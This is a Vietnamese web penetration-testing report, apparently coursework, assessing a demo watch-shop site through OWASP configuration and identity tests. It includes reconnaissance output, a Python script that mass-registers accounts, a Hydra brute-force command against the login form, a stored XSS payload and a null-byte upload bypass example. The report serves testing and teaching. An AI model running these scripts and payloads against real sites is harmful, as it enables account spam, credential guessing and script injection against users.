Quét lỗ hổng (Vulnerability Scanning) là giai đoạn sử dụng các công cụ và kỹ thuật để phát hiện các điểm yếu bảo mật trong website, từ lỗ hổng phổ biến (OWASP Top 10) đến các lỗi cấu hình. Mục tiêu là xác định các lỗ hổng có thể bị khai thác bởi tin tặc, từ đó đưa ra biện pháp khắc phục.

4.3. Configuration and Deployment Management Testing

4.3.1. Test Application Platform Configuration

Test Application Platform Configuration (Kiểm tra cấu hình nền tảng ứng dụng) tập trung vào việc đánh giá các thiết lập của máy chủ web, hệ điều hành, và các phần mềm liên quan. Mục tiêu là phát hiện các cấu hình không an toàn:

```
(kali㉿kali)-[~]
$ sudo whatweb -v pentestweb.kesug.com
WhatWeb report for http://pentestweb.kesug.com 03-26 23:40 EDT
Status: 200 OK - pentestweb.kesug.com (185.27.134.149)
Title: up : <None> (ency)
IP shown: 185.27.134.149 ports (no-response), 91 filtered tcp ports (port-unreach), 220 closed t
Country : UNITED KINGDOM, GB
PORT STATE SERVICE VERSION
Summary o : HTTPServer[openresty], Script[text/javascript]
443/tcp open ssl/http OpenResty web app server
Detected Plugins: bind
[ HTTPServer ]
service HTTP server header string. This plugin also attempts to identify the operating system from the server header.
imap done identify the operating system from the server header.

--(kali) String [-] : openresty (from server string)
[ Script ]
This plugin detects instances of script HTML elements and returns the script language/type.

String : text/javascript

HTTP Headers:
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 27 Mar 2025 03:46:44 GMT
Content-Type: text/html
Content-Length: 831
Connection: close
Expires: Thu, 01 Jan 1970 00:00:01 GMT
Cache-Control: no-cache
```

Hình 19. Kiểm tra cấu hình nền tảng ứng dụng

Quá trình kiểm tra cấu hình nền tảng ứng dụng đã xác định được các thông tin quan trọng về hệ thống, bao gồm:

- **Máy chủ web đang sử dụng OpenResty**, một nền tảng dựa trên Nginx. Điều này mở ra khả năng kiểm tra các lỗ hổng liên quan đến cấu hình sai hoặc các CVE đã biết của OpenResty.
- **Header HTTP không chứa các biện pháp bảo vệ quan trọng**, chẳng hạn như X-Frame-Options, Content-Security-Policy hoặc Strict-Transport-Security. Điều này có thể làm tăng nguy cơ bị tấn công Clickjacking, Content Sniffing Attack hoặc Man-in-the-Middle (MITM).
- **Cấu hình bộ nhớ đệm (Cache-Control: no-cache, Expires: 1970)** có thể ảnh hưởng đến cách trang web xử lý caching, tiềm ẩn rủi ro nếu không được kiểm soát đúng cách.

4.3.2. Test File Extensions Handling for Sensitive Information

Test File Extensions Handling for Sensitive Information (Kiểm tra xử lý phần mở rộng tệp để tìm thông tin nhạy cảm) là quá trình đánh giá cách máy chủ web xử lý các tệp có phần mở rộng đặc biệt (như .php, .bak, .sql). Mục tiêu là phát hiện các tệp nhạy cảm có thể bị truy cập trực tiếp do cấu hình sai hoặc không được bảo vệ.

The screenshot shows a web browser window with the URL http://pentestweb.kesug.com/vutrudongho/change_user_information.php. The page title is "VUTRUDONGHO". The main content area is titled "Chỉnh sửa thông tin" (Edit information). It contains fields for "Họ và tên (*)" (Last name *) with value "ngocbach.php", "Email" with value "phungngocbach@gmail.com", and "Số điện thoại" (Phone number) with value "0344444444". To the right, there are dropdown menus for "Tỉnh/Thành phố (*)" (Province/City *) set to "Tỉnh Hà Giang", "Quận/Huyện (*)" (District/County *) set to "Thành phố Hà Giang", and "Phường/Xã (*)" (Neighborhood/Village *) set to "Phường Quang Trung". Below these is a text input for "Địa chỉ nhận hàng (*)" (Delivery address *) containing "phungngocbach.php". At the bottom are "Lưu" (Save) and "Hủy" (Cancel) buttons. The left sidebar has links for "Thông tin tài khoản", "Quản lý đơn hàng", and "Hỗ trợ - Dịch vụ". The right sidebar shows payment method icons for VISA, MasterCard, and others, along with a note about free shipping.

Hình 20. Kiểm tra xử lý phần mở rộng tệp

This screenshot shows the same web application after saving changes. A modal dialog box is displayed with a green checkmark icon and the text "Thông báo! Đã lưu!" (Success! Saved!). Below it is a "Xác nhận" (Confirm) button. The rest of the page remains the same as in the previous screenshot, including the sidebar links and payment options.

Hình 21. Kết quả kiểm tra

Kiểm tra xử lý phần mở rộng tệp trên hệ thống đã phát hiện rằng trường nhập **họ và tên** có thể chấp nhận giá trị **.php**. Có thể tiềm ẩn các rủi ro sau:

- Lưu trữ hoặc thực thi tệp nguy hiểm:** Nếu giá trị nhập vào không được xử lý đúng cách, có thể dẫn đến **File Upload Bypass** hoặc **Remote Code Execution (RCE)**.

- **Tấn công Local File Inclusion (LFI):** Nếu server sử dụng giá trị nhập vào trong đường dẫn file mà không lọc kỹ, có thể dẫn đến đọc hoặc thực thi file trái phép.
- **Null Byte Injection:** Nếu hệ thống không kiểm tra toàn bộ chuỗi đầu vào, có thể bị khai thác bằng các payload như `test.php%00.jpg` để đánh lừa bộ lọc.

4.3.3. Review Old Backup and Unreferenced Files for Sensitive Information

Review Old Backup and Unreferenced Files for Sensitive Information (Xem xét các tệp sao lưu cũ và tệp không được tham chiếu để tìm thông tin nhạy cảm) là quá trình tìm kiếm và phân tích các tệp sao lưu hoặc tệp không còn được sử dụng nhưng vẫn tồn tại trên máy chủ. Mục tiêu là phát hiện các tệp có thể chứa dữ liệu quan trọng như mã nguồn, thông tin đăng nhập, hoặc dữ liệu khách hàng.

```

└─(kali㉿kali)-[~]
$ sudo gobuster dir -u https://pentestttweb.kesug.com \
-w /usr/share/wordlists/dirb/common.txt \
-x bak,old,zip,tar.gz,sql \
-k --exclude-length 869 \
| grep -E "\.bak|\.\old|\.\zip|\.\tar\.gz|\.\sql"

/.bash_history.zip      (Status: 200) [Size: 850]          Thông tin cá nhân
/.old                   (Status: 200) [Size: 837]
/.zip                  (Status: 200) [Size: 837]
/.bashrc.sql            (Status: 200) [Size: 844]
/.tar.gz               (Status: 200) [Size: 840]
/.sql                  (Status: 200) [Size: 837]
/.bash_history.old     (Status: 200) [Size: 850]
/.bak                  (Status: 200) [Size: 837]
/.bash_history.bak     (Status: 200) [Size: 850]
/.bash_history.tar.gz  (Status: 200) [Size: 853]
/.bash_history.sql     (Status: 200) [Size: 850]
/.bashrc.bak            (Status: 200) [Size: 844]
/.bashrc.old            (Status: 200) [Size: 844]
/.bashrc.zip            (Status: 200) [Size: 844]
/.bashrc.tar.gz         (Status: 200) [Size: 847]
/.cache.old             (Status: 200) [Size: 843]
/.cache.zip             (Status: 200) [Size: 843]
/.cache.tar.gz          (Status: 200) [Size: 846]
/.cache.sql             (Status: 200) [Size: 843]
/.cache.bak             (Status: 200) [Size: 843]
/.config.tar.gz         (Status: 200) [Size: 847]
/.config.sql            (Status: 200) [Size: 844]
/.config.bak            (Status: 200) [Size: 844]
/.config.old            (Status: 200) [Size: 844]
/.config.zip            (Status: 200) [Size: 844]
/.cvs.old               (Status: 200) [Size: 841]
/.cvs.zip               (Status: 200) [Size: 841]
/.cvs.tar.gz            (Status: 200) [Size: 844]
/.cvs.bak               (Status: 200) [Size: 841]
/.cvs.sql               (Status: 200) [Size: 841]
/.cvsignore.sql          (Status: 200) [Size: 847]
/.cvsignore.bak          (Status: 200) [Size: 847]
/.cvsignore.zip          (Status: 200) [Size: 847]
/.cvsignore.old          (Status: 200) [Size: 847]
/.cvsignore.tar.gz        (Status: 200) [Size: 850]
/.forward.bak            (Status: 200) [Size: 845]
/.forward.old            (Status: 200) [Size: 845]
/.forward.tar.gz          (Status: 200) [Size: 848]
/.forward.zip            (Status: 200) [Size: 845]          Số điện thoại: 03444444

Địa chỉ nhận hàng
phungngocbach.php, Ph

Thông tin liên hệ
Bán hàng Online
Chăm sóc khách hàng
Hỗ trợ kỹ thuật

```

Hình 22. Xem xét các tệp sao lưu cũ

Quá trình quét bằng **Gobuster** đã phát hiện nhiều tệp sao lưu (**.bak**, **.old**, **.zip**, **.tar.gz**, **.sql**) có thể chứa thông tin nhạy cảm như:

- **Tệp lịch sử bash** (.bash_history.bak, .bash_history.zip, v.v.)
- **Tệp cấu hình** (.bashrc.bak, .config.sql, v.v.)
- **Tệp sao lưu dữ liệu** (.cvsignore.sql, .forward.tar.gz, v.v.)


Việc tồn tại các tệp này trên server có thể là rủi ro bảo mật nghiêm trọng, vì chúng có thể chứa dữ liệu đăng nhập, lệnh thực thi, hoặc thông tin cấu hình quan trọng.

Tin tức có thể tải xuống và phân tích các file này để tìm kiếm thông tin hữu ích nhằm thực hiện tấn công leo thang đặc quyền hoặc khai thác lỗ hổng khác.

4.3.4. Test HTTP Methods và HTTP Strict Transport Security

Test HTTP Methods và HTTP Strict Transport Security (Kiểm tra các phương thức HTTP và HSTS) nhằm đánh giá các phương thức HTTP được máy chủ hỗ trợ (GET, POST, PUT, DELETE, OPTIONS) và kiểm tra việc triển khai HSTS để đảm bảo kết nối an toàn. Mục tiêu là phát hiện các phương thức không an toàn hoặc thiếu bảo vệ SSL/TLS có thể bị khai thác.

Thử quét HTTP Methods:



```
(kali㉿kali)-[~]
$ nmap --script http-methods --open -p- pentestttweb.kesug.com

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-30 04:45 EDT
Nmap scan report for pentestttweb.kesug.com (185.27.134.143)
Host is up (0.25s latency).
Not shown: 65526 filtered tcp ports (no-response), 3 filtered tcp ports (host-unreach)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
          | http-methods:
          |_ Supported Methods: GET HEAD POST OPTIONS
443/tcp   open  https
          | http-methods:
          |_ Supported Methods: GET HEAD POST OPTIONS
2049/tcp  open  nfs
20048/tcp open  mountd
27015/tcp open  unknown
34121/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 911.82 seconds
```

Hình 23. Quét HTTP Methods

Kết quả kiểm tra với nmap --script http-methods cho thấy:

- **Chỉ hỗ trợ các phương thức an toàn:** GET, HEAD, POST, OPTIONS.
- Không có phương thức nguy hiểm như PUT, DELETE, TRACE, CONNECT
=> Đây là **cấu hình tốt**.

Thử quét HSTS:

```
(kali㉿kali)-[~]
$ nmap --script http-security-headers -p 443 pentestweb.kesug.com

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-31 06:15 EDT
Nmap scan report for pentestweb.kesug.com (185.27.134.149)
Host is up (0.24s latency).

PORT      STATE SERVICE
443/tcp    open  https
| http-security-headers:
|   Strict_Transport_Security:
|     HSTS not configured in HTTPS Server
|   Cache_Control:
|     Header: Cache-Control: no-cache
|   Expires:
|     Header: Expires: Thu, 01 Jan 1970 00:00:01 GMT
|_    Header: Expires: Thu, 01 Jan 1970 00:00:01 GMT

Nmap done: 1 IP address (1 host up) scanned in 2.48 seconds
```

Hình 24. Quét HSTS

Kết quả kiểm tra với nmap --script http-security-headers cho thấy:

- **HSTS không được cấu hình** → Có thể dễ bị tấn công hạ cấp HTTPS (MITM attack).
- **Không có bảo vệ chống cache dữ liệu nhạy cảm** (Cache-Control: no-cache chỉ cấm lưu cache tạm thời, nhưng chưa đủ).


4.4. Identity Management Testing (Kiểm tra quản lý danh tính)

4.4.1. Test User Registration Process

Test User Registration Process (Kiểm tra quy trình đăng ký người dùng) là quá trình đánh giá cách website cho phép người dùng tạo tài khoản mới, bao gồm các bước nhập thông tin, xác nhận danh tính, và xử lý dữ liệu. Mục tiêu là phát hiện các lỗ hổng trong quy trình đăng ký, như thiếu xác thực email, không mã hóa dữ liệu, hoặc cho phép tạo tài khoản với thông tin không hợp lệ.

Hình 25. Kiểm tra quy trình đăng ký người dùng

Đầu lọc ở họ và tên có thể điền payload SQL Injection và địa chỉ có thể điền file.php



Hình 26. Xử lý lỗi

Trả về một form lỗi khi điền họ và tên là một payload SQL Injection

Hình 27. Kiểm tra email và số điện thoại

Có kiểm tra số điện thoại và email khi đăng ký.

Kết luận:

Quy trình đăng ký người dùng có kiểm tra số điện thoại và email, giúp ngăn chặn đăng ký với thông tin không hợp lệ. Tuy nhiên, hệ thống chưa lọc chặt chẽ đầu vào ở trường họ và tên, có thể chứa payload SQL Injection. Ngoài ra, trường địa chỉ cho phép nhập file .php, tiềm ẩn nguy cơ bảo mật nghiêm trọng.

4.4.2. Test Account Provisioning Process

Test Account Provisioning Process (Kiểm tra quy trình cấp phát tài khoản) là quá trình đánh giá cách website cấp phát hoặc kích hoạt tài khoản sau khi đăng ký, bao gồm việc phân quyền và gửi thông tin đăng nhập. Mục tiêu là phát hiện các lỗ hổng trong việc cấp phát tài khoản, như gửi thông tin đăng nhập qua kênh không an toàn hoặc không kiểm soát quyền truy cập mặc định.

Hình 28. Kiểm tra trùng lặp dữ liệu

Em thử tạo một đoạn code python để kiểm tra xem trang web có chống spam đăng ký tài khoản hay không:

Đây là đoạn mã kiểm tra:

```

File Edit Search View Document Help
Desktop/spam.py - Mousepad
1 import requests
2 import random
3 import time
4
5 # URL của API xử lý đăng ký
6 url = "https://pentestweb.kesug.com/vutrudongho/signup.php"
7
8 # Danh sách tỉnh/thành phố, quận/huyện, phường/xã mẫu
9 provinces = ["Hà Nội", "Hồ Chí Minh", "Đà Nẵng"]
10 districts = {
11     "Hà Nội": ["Cầu Giấy", "Ba Đình", "Đống Đa"],
12     "Hồ Chí Minh": ["Quận 1", "Quận 2", "Quận 3"],
13     "Đà Nẵng": ["Hải Châu", "Thanh Khê", "Liên Chiểu"]
14 }
15 wards = ["Phường 1", "Phường 2", "Phường 3"]
16 streets = ["Lê Lợi", "Nguyễn Huệ", "Trần Phú"]
17
18 # Giả lập trình duyệt để tránh bị chặn
19 headers = {
20     "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
21 }
22
23 # Spam tài khoản liên tục
24 for i in range(10): # Số lượng tài khoản muốn tạo
25     full_name = f"Test User {random.randint(1000, 9999)}"
26     email = f"test{random.randint(1000, 9999)}@mail.com"
27     phone = f"09{random.randint(10000000, 99999999)}"
28     password = "Test@1234"
29
30     province = random.choice(provinces)

```

```

File Edit Search View Document Help
~\Desktop\spam.py - Mousepad
29
30     province = random.choice(provinces)
31     district = random.choice(districts[province])
32     ward = random.choice(wards)
33     street = random.choice(streets)
34
35     # Đữ liệu gửi đến server
36     data = {
37         "fullName": full_name,
38         "email": email,
39         "numberPhone": phone,
40         "passWord": password,
41         "repeatPassword": password,
42         "tinh": province,
43         "quanhuyen": district,
44         "phuongxa": ward,
45         "diaChiNha": street
46     }
47
48     for attempt in range(3): # Thử tối đa 3 lần nếu bị lỗi
49         try:
50             response = requests.post(url, data=data, headers=headers, verify=False, timeout=10)
51             print(f"\nĐăng ký {full_name} ({email}) | Response: {response.status_code}, {response.text}")
52             break # Thành công thì thoát vòng lặp
53         except requests.exceptions.ConnectionError:
54             print(f"\nKết nối lỗi. Thử lại lần [{attempt + 1}]...")
55             time.sleep(3) # Chờ 3 giây trước khi thử lại
56         except requests.exceptions.Timeout:
57             print(f"\nRequest timeout. Đợi 5 giây trước khi thử lại...")
58             time.sleep(5)
59
60 print("Hoàn tất kiểm tra spam!")
61

```

Hình 29. Code spam đăng ký

Sau khi chạy đoạn code thì thông báo tạo tài khoản thành công liên tục , chúng tôi trang web không có cơ chế chống spam.


```

File Actions Edit View Help
kali㉿kali:~/Desktop
/home/kali/.local/lib/python3.11/site-packages/urllib3/connectionpool.py:1064: InsecureRequestWarning: Unverified HTTPS request is being made to host 'pentestweb.kesug.com'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
    warnings.warn("Dùng kỹ Test User 8555 (test855@mail.com) | Response: 200, <html><body><script type='text/javascript' src='/aes.js'></script><script>function toNumbers(d){var e=[].push(...d.replace(/\..../g,function(d){e.push(parseInt(d,16))});return e}function toHex(a){var f='';for(var d=0;d<a.length;d+=1){f+=d.toString(16).replace(' ','').toLowerCase();}return a.toNumbers('f655b9d99a112d4968c63579db598b4'),b=a.toNumbers('983442ee8c39948985258b9ff88'),c=a.toNumbers('bf016578098c4b892f6ed77ff55464');document.cookie='_test='+toHex(slowAES.decrypt(c,2,a,b)); expires=Thu, 31-Dec-37 23:55:55 GMT; path=/; location.href='https://pentestweb.kesug.com/vutruongnho/signup.php?l=1';</script><noscript>This site requires Javascript to work, please enable Javascript in your browser or use a browser with Javascript support</noscript></body></html>
/home/kali/.local/lib/python3.11/site-packages/urllib3/connectionpool.py:1064: InsecureRequestWarning: Unverified HTTPS request is being made to host 'pentestweb.kesug.com'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
    warnings.warn("Dùng kỹ Test User 8555 (test855@mail.com) | Response: 200, <html><body><script type='text/javascript' src='/aes.js'></script><script>function toNumbers(d){var e=[].push(...d.replace(/\..../g,function(d){e.push(parseInt(d,16))});return e}function toHex(a){var f='';for(var d=0;d<a.length;d+=1){f+=d.toString(16).replace(' ','').toLowerCase();}return a.toNumbers('f655b9d99a112d4968c63579db598b4'),b=a.toNumbers('983442ee8c39948985258b9ff88'),c=a.toNumbers('bf016578098c4b892f6ed77ff55464');document.cookie='_test='+toHex(slowAES.decrypt(c,2,a,b)); expires=Thu, 31-Dec-37 23:55:55 GMT; path=/; location.href='https://pentestweb.kesug.com/vutruongnho/signup.php?l=1';</script><noscript>This site requires Javascript to work, please enable Javascript in your browser or use a browser with Javascript support</noscript></body></html>
/home/kali/.local/lib/python3.11/site-packages/urllib3/connectionpool.py:1064: InsecureRequestWarning: Unverified HTTPS request is being made to host 'pentestweb.kesug.com'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
    warnings.warn("Dùng kỹ Test User 8108 (test835@mail.com) | Response: 200, <html><body><script type='text/javascript' src='/aes.js'></script><script>function toNumbers(d){var e=[].push(...d.replace(/\..../g,function(d){e.push(parseInt(d,16))});return e}function toHex(a){var f='';for(var d=0;d<a.length;d+=1){f+=d.toString(16).replace(' ','').toLowerCase();}return a.toNumbers('f655b9d99a112d4968c63579db598b4'),b=a.toNumbers('983442ee8c39948985258b9ff88'),c=a.toNumbers('bf016578098c4b892f6ed77ff55464');document.cookie='_test='+toHex(slowAES.decrypt(c,2,a,b)); expires=Thu, 31-Dec-37 23:55:55 GMT; path=/; location.href='https://pentestweb.kesug.com/vutruongnho/signup.php?l=1';</script><noscript>This site requires Javascript to work, please enable Javascript in your browser or use a browser with Javascript support</noscript></body></html>
    C:\Windows\system32\cmd.exe (most recent call first):

```

Hình 30. Kết quả Spam

Thứ điền tên tài khoản là <script>alert(1)</script> :



Hình 31. Đăng ký tài khoản với XSS


Và khi đăng nhập vào hệ thống bằng tài khoản vừa tạo:

Xuất hiện lỗi



Hình 32. Lỗi XSS ở trang người dùng

Khi Admin đăng nhập để kiểm tra người dùng:



Hình 33. Lỗi XSS ở trang quản lý người dùng

Có thể kết luận đây là lỗi Stored XSS

4.4.3. Testing for Account Enumeration and Guessable User Account

Testing for Account Enumeration and Guessable User Account (Kiểm tra khả năng liệt kê tài khoản và tài khoản dễ đoán) là quá trình đánh giá xem hệ thống có để lộ thông tin về sự tồn tại của tài khoản hoặc sử dụng tên người dùng dễ đoán hay không. Mục tiêu là ngăn chặn tin tức xác định tài khoản hợp lệ để thực hiện các cuộc tấn công như brute force hoặc credential stuffing.


A screenshot of a website's login page. The URL in the address bar is pentestweb.kesug.com/vutrudongho/login.php?errorLogin=Thông+tin+tài+khoản+chưa+chính+xác%21. The page has a purple header with navigation links: Trang chủ, Sản phẩm, Về chúng tôi, Liên hệ, and Đăng nhập. Below the header is a large circular logo with a clock icon and the text "VUTRUDONGHO". The main content area has a light purple background. On the right, there is a login form titled "ĐĂNG NHẬP" with the sub-instruction "Thông tin tài khoản chưa chính xác!". It contains fields for "Tài khoản" (with the value "phungngocbach@gmail.com") and "Mật khẩu" (with the value "1234567890"). Below the form is a "Đăng nhập" button. At the bottom of the form, there is a link "Bạn chưa có tài khoản? Đăng ký.". At the very bottom of the page, there is a footer with four sections: "Hỗ trợ - Dịch vụ", "Thông tin liên hệ", "Hệ thống cửa hàng trên toàn quốc", and "Thanh toán miễn phí", each with their respective icons and text.

Hình 34. Kiểm tra thông báo lỗi

Tất cả mọi lỗi từ mật khẩu đến lỗi gmail đều chỉ hiện duy nhất 1 thông báo “Thông tin tài khoản chưa chính xác!”

Kiểm tra lỗ thông tin user qua lỗi login

```
hydra -I -L users.txt -P passwords.txt pentestweb.kesug.com https-post-form "/vutrudongho/login.php:username=^USER^&password=^PASS^:S=../../index.php" -t 4
```



```
(kali㉿kali)-[~]
└─$ hydra -I -L users.txt -P passwords.txt pentestweb.kesug.com https-post-form "/vutrudongho/login.php:username=^USER^&password=^PASS^:S=../../index.php" -t 4

Hydra v9.5 (c) 2023 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-30 13:02:01
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwritten, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 170000 login tries (1:17/p:10000), ~42500 tries per task
[DATA] attacking https://pentestweb.kesug.com/vutrudongho/login.php:username=^USER^&password=^PASS^:S=../../index.php
[STATUS] 57 tries/min, 57 tries in 00:01h, 169943 to do in 49:42h, 4 active
[STATS] 45.67 tries/min, 137 tries in 00:03h, 169863 to do in 01:00h, 4 active
[ERROR] Child with pid 42713 terminating, cannot connect
[ERROR] Child with pid 42714 terminating, cannot connect
[ERROR] Child with pid 42712 terminating, cannot connect
*The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Hình 35. Thủ Brute-force

Web đã chặn tấn công brute-force.

4.4.4. Testing for Weak or Unenforced Username Policy

Testing for Weak or Unenforced Username Policy (Kiểm tra chính sách tên người dùng yếu hoặc không được thực thi) là quá trình đánh giá các yêu cầu của hệ thống đối với tên người dùng trong quá trình đăng ký và sử dụng. Mục tiêu là đảm bảo rằng chính sách tên người dùng đủ mạnh để ngăn chặn việc sử dụng các giá trị yếu, dễ đoán, hoặc trùng lặp.



Hình 36. Đăng ký với tên ngắn

ĐĂNG KÝ

Họ và tên (*)
Email
Số điện thoại (*)
Mật khẩu (*)
Nhập lại mật khẩu
